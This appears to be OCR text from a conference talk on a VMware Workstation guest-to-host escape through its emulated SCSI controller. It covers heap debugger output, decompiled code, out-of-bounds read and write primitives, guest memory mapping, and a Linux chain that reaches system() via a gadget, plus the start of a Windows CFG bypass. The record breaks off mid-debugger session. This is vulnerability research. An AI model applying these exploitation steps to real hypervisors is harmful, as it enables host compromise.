00007ff7`cb77d933 e864b51000      call    vmware_vmx+0x918e9c (00007ff7`cb888e9c)
0:013> r
rax=00000000373b2ea0 rbx=000000017fff1000 rcx=00000000373b2fd8
rdx=0000000037548fc8 rsi=00000000373b2ea0 rdi=0000000037544e10
rip=00007ff7cb77d933 rsp=0000000038d9f7a0 rbp=000000000ce36f60
 r8=0000000000000040  r9=0000000000000000 r10=00000000373b2ea0
r11=00000000373b2ea0 r12=0000000000000001 r13=0000000000000000
r14=0000000037548fc8 r15=0000000000000040
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
vmware_vmx+0x80d933:
00007ff7`cb77d933 e864b51000      call    vmware_vmx+0x918e9c (00007ff7`cb888e9c)
0:013> !heap -p -a 00000000373b2fd8
    address 00000000373b2fd8 found in
    _DPH_HEAP_ROOT @ 1c01000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                                2dd95548:         373b2ea0              158 -         373b2000             2000
    00007ffceb7e867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
    00007ffceb71d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
    00007ffceb71b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
    00007ffce8f5fde6 ucrtbase!_malloc_base+0x0000000000000036
    00007ff7cb57300f vmware_vmx+0x000000000060300f
    00007ff7cb77d8d6 vmware_vmx+0x000000000080d8d6
    00007ff7cb69cc67 vmware_vmx+0x000000000072cc67
    00007ff7cb158adf vmware_vmx+0x00000000001e8adf
    00007ff7cb1599cb vmware_vmx+0x00000000001e99cb
    00007ff7cb1fe89a vmware_vmx+0x000000000028e89a
    00007ff7cb18bf94 vmware_vmx+0x000000000021bf94
    00007ff7cb182af2 vmware_vmx+0x0000000000212af2
    00007ff7cb0e8f85 vmware_vmx+0x0000000000178f85
    00007ff7cb543b66 vmware_vmx+0x00000000005d3b66
    00007ff7cb56988f vmware_vmx+0x00000000005f988f
    00007ff7cb543790 vmware_vmx+0x00000000005d3790
    00007ff7cb6de857 vmware_vmx+0x000000000076e857
    00007ffce9b27034 KERNEL32!BaseThreadInitThunk+0x0000000000000014
    00007ffceb742651 ntdll!RtlUserThreadStart+0x0000000000000021


0:013> !heap -p -a 0000000037548fc8
    address 0000000037548fc8 found in
    _DPH_HEAP_ROOT @ 1c01000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                                351800d0:         37544dd0             4228 -         37544000             6000
    00007ffceb7e867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
    00007ffceb71d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
    00007ffceb71b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
    00007ffce8f5fde6 ucrtbase!_malloc_base+0x0000000000000036
    00007ff7cb57300f vmware_vmx+0x000000000060300f
    00007ff7cb68e3b7 vmware_vmx+0x000000000071e3b7
    00007ff7cb1cb57f vmware_vmx+0x000000000025b57f
    00007ff7cb0e8f85 vmware_vmx+0x0000000000178f85
    00007ff7cb543b66 vmware_vmx+0x00000000005d3b66
    00007ff7cb56988f vmware_vmx+0x00000000005f988f
    00007ff7cb543790 vmware_vmx+0x00000000005d3790
    00007ff7cb6de857 vmware_vmx+0x000000000076e857
    00007ffce9b27034 KERNEL32!BaseThreadInitThunk+0x0000000000000014
    00007ffceb742651 ntdll!RtlUserThreadStart+0x0000000000000021
```


Exploit Primitives

OOB Read


- sub_14071E390() returns the **src** chunk + 8
- sub_140603000() is a wrapper of malloc()



```
v3 = sub_140603000(*(_QWORD *)a1 + 8i64);
if ( *(_DWORD *)(v1 + 8) )
  v1 = 0i64;
*v3 = v1;
return v3 + 1;
```



```
__int64 __fastcall sub_14025B550(__int64 a1, unsigned __int8 *a2, __int64 a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = sub_14071E390(a1 + 696);
  *(_QWORD *)(v6 + 16920) = a3;
  *(_OWORD *)(v6 + 16856) = *(_OWORD *)a2;
  *(_OWORD *)(v6 + 16872) = *((_OWORD *)a2 + 1);
  *(_OWORD *)(v6 + 16888) = *((_OWORD *)a2 + 2);
  *(_QWORD *)(v6 + 16904) = *((_QWORD *)a2 + 6);
  *(_DWORD *)(v6 + 16912) = *((_DWORD *)a2 + 14);
  *(_QWORD *)(v6 + 32) = a3;
  *(_QWORD *)(v6 + 40) = v6 + 16880;
  *(_DWORD *)(v6 + 48) = a2[4];
  *(_BYTE *)(v6 + 60) = a2[13];
```




```
mov     r14, rdx
call    sub_14071E390
mov     rdi, rax
mov     [rax+4218h], rbx
movups  xmm0, xmmword ptr [r14]
lea     r15, [rdi+41F0h]
movups  xmmword ptr [rax+41D8h], xmm0
movups  xmm1, xmmword ptr [r14+10h]
movups  xmmword ptr [rax+41E8h], xmm1
movups  xmm0, xmmword ptr [r14+20h]
movups  xmmword ptr [rax+41F8h], xmm0
movsd   xmm1, qword ptr [r14+30h]
movsd   qword ptr [rax+4208h], xmm1
mov     eax, [r14+38h]
mov     [rdi+4210h], eax
mov     [rdi+20h], rbx
mov     [rdi+28h], r15
```


Exploit Primitives

OOB Read

- ➢ **0x20** bytes **within** src chunk
- ➢ 0x41F8 to 0x4228, minus CDB[16]
- ➢ DataLength(U32), SenseBufferLowAddr(U32), SGL(FlagsLength(U32), Address64(U64))
- ➢ Something at the end of the src chunk



```
typedef struct _MSG_SCSI_IO_REQUEST
{
    U8                          TargetID;           /* 00h */
    U8                          Bus;                /* 01h */
    U8                          ChainOffset;        /* 02h */
    U8                          Function;           /* 03h */
    U8                          CDBLength;          /* 04h */
    U8                          SenseBufferLength;  /* 05h */
    U8                          Reserved;           /* 06h */
    U8                          MsgFlags;           /* 07h */
    U32                         MsgContext;         /* 08h */
    U8                          LUN[8];             /* 0Ch */
    U32                         Control;            /* 14h */
    U8                          CDB[16];            /* 18h */
    U32                         DataLength;         /* 28h */
    U32                         SenseBufferLowAddr; /* 2Ch */
    SGE_IO_UNION                SGL;                /* 30h */
} MSG_SCSI_IO_REQUEST, MPI_POINTER PTR_MSG_SCSI_IO_REQUEST,
  SCSIIORequest_t, MPI_POINTER pSCSIIORequest_t;
```




```
typedef struct _SGE_SIMPLE_UNION
{
    U32                     FlagsLength;
    union
    {
        U32                 Address32;
        U64                 Address64;
    }u;
} SGE_SIMPLE_UNION, MPI_POINTER PTR_SGE_SIMPLE_UNION,
  SGESimpleUnion_t, MPI_POINTER pSGESimpleUnion_t;
```

Exploit Primitives

OOB Read


- **0x10** bytes from the **following** chunk
- src is 0x4228 chunk
- Non-LFH on Windows 10



Exploit Primitives

OOB Write

- **0x10** bytes **within** the **dst** chunk
- 0x138 to 0x158 minus CDB[0x10]




```
struct v16 {
    char padding[0x138];
    char CDB[0x10];
    void *func_ptr;
    void *second_param;
}
```

Exploit Primitives

OOB Write


- **0x20** bytes into the **following** chunk
- dst is a **0x158** chunk
- May be on LFH




Exploit Primitives

OOB Write


- Arbitrary Call
- **a9** is **sub_14080DAA0()**
- **a10** is **v16**, the **0x158** chunk



```
return sub_140839B60(
         *(_QWORD *)(a1 + 64),
         (_DWORD)a2,
         a3,
         (_DWORD)v17,
         v11 != 0,
         a7,
         v16 + 48,
         255i64,
         (__int64)sub_14080DAA0,
         v16);
```



```
__int64 __fastcall sub_140839B60(
        int a1,
        int a2,
        int a3,
        int a4,
        int a5,
        int a6,
        __int64 a7,
        __int64 a8,
        __int64 a9,
        __int64 a10)
{
  return sub_14086B420(a1, a2, a3, a4, a5, a6, a7, a8, a9, a10);
}
```




```
__int64 __fastcall sub_14086B420(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        int a5,
        int a6,
        __int64 a7,
        __int64 a8,
        __int64 (__fastcall *a9)(__int64, _QWORD, _QWORD, __int64),
        __int64 a10)
{
  __int64 v10; // rax

  v10 = sub_14086AA60(a1, a2, a3, a4, a5, a6, a7, a8, a9);
  if ( (_BYTE)v10 )
    return a9(a10, 0i64, 0i64, v10);
  else
    return ((__int64 (__fastcall *)())sub_14086B9A0)();
}
```


Exploit Primitives

OOB Write

- Arbitrary Call
- Inside **sub_14080DAA0()**
- func_ptr is at v16/RBX + **0x148**
- second_param is at v16/RBX + **0x150**



```
mov     rax, [rbx+148h]
test    rax, rax
jz      short loc_14080DD71
mov     rdx, [rbx+150h]
mov     ecx, r12d
call    cs:__guard_dispatch_icall_fptr
```




```
struct v16 {
    char padding[0x138];
    char CDB[0x10];
    void *func_ptr;
    void *second_param;
}
```

Exploit Primitives

OOB Write

- Arbitrary Call
- **RIP** and **RDX** are controlled by us
- if we overflow func_ptr with **0**, call will **not** happen



```
mov     rax, [rbx+148h]
test    rax, rax
jz      short loc_14080DD71
```

```
mov     rdx, [rbx+150h]
mov     ecx, r12d
call    cs:__guard_dispatch_icall_fptr
```


```
loc_14080DD71:
mov     rcx, rbx
mov     r15, [rsp+38h+arg_8]
mov     r14, [rsp+38h+arg_0]
mov     rbx, [rsp+38h+arg_10]
mov     rbp, [rsp+38h+arg_18]
add     rsp, 20h
pop     r12
pop     rdi
pop     rsi
jmp     cs:__imp_free
```

III. The Exploitation Process

Linear vmem

How is the guest physical memory implemented?

- On a **64** bit Linux Guest with **4GB** memory, the address space of the physical memory is not 0x00000000 – 0xFFFFFFFF, but is divided into **two** parts: 0x00000000 – 0xBFFFFFFF, 0x100000000 – 0x3FFFFFFF





```
osboxes@osboxes:~$ sudo cat /proc/iomem | grep -i "System RAM"
00001000-0009e7ff : System RAM
00100000-bfecffff : System RAM
bff00000-bfffffff : System RAM
100000000-13fffffff : System RAM
```

Linear vmem

How is the guest physical memory implemented?

- ➢ The physical memory of the Guest is mapped as the **.vmem** file at 0x7FFF0000 – 0x17FFF0000 **linearly**
- ➢ Read/Write a **HVA** of 0x7FFF0000 + 0x1000 is the same as a **GPA** of 0x0 + 0x1000






```
0`7fff0000       1`7fff0000       1`00000000 MEM_MAPPED  MEM_COMMIT  PAGE_READWRITE           MappedFile "\Device\HarddiskVolume4\Ubuntu 18.04.6 64bit\564d0a6b-e0e0-8175-1c8e-b007e2be2d10.vmem"
```

Exploit on Linux

What do we have?

- No CFG
- RIP and RSI (**2nd** parameter) controlled




```
mov     rax, [rbp+148h]
test    rax, rax
jz      short loc_62D20B
mov     rsi, [rbp+150h]
mov     edi, r12d
call    rax
```

Exploit on Linux

The one gadget

- Tried searching for something like "mov rdi, rsi"
- ropper --file vmware-vmx --search "mov rdi, rsi"
- One more Arbitrary Call




```
.text:0000000000693BD8                 mov     rdi, rsi
.text:0000000000693BDB                 call    qword ptr [rsi+30h]
```


Exploit on Linux

The one gadget

- RSI points to "/usr/bin/gnome-calculator"



```
struct RSI {
    char cmd[0x30] = "/usr/bin/gnome-calculator";
    void *gadget_ptr =  TEXT_OFFSET + 0x6A4F56;
}
```




```
.text:00000000006A4F56                 call    _system
.text:00000000006A4F5B                 mov     r13d, [rbx]
.text:00000000006A4F5E                 mov     rdi, rbp
.text:00000000006A4F61                 mov     r12d, eax
.text:00000000006A4F64                 call    _free
```

Exploit on Windows

Bypass CFG

- Without triggering this bug, the **original** handler function is **sub_14028EC90()**




```
Breakpoint 1 hit
vmware_vmx+0x80dd6b:
00007ff6`700bdd6b ff157f901100    call    qword ptr [vmware_vmx+0x926df0 (00007ff6`701d6df0)]
0:000> r
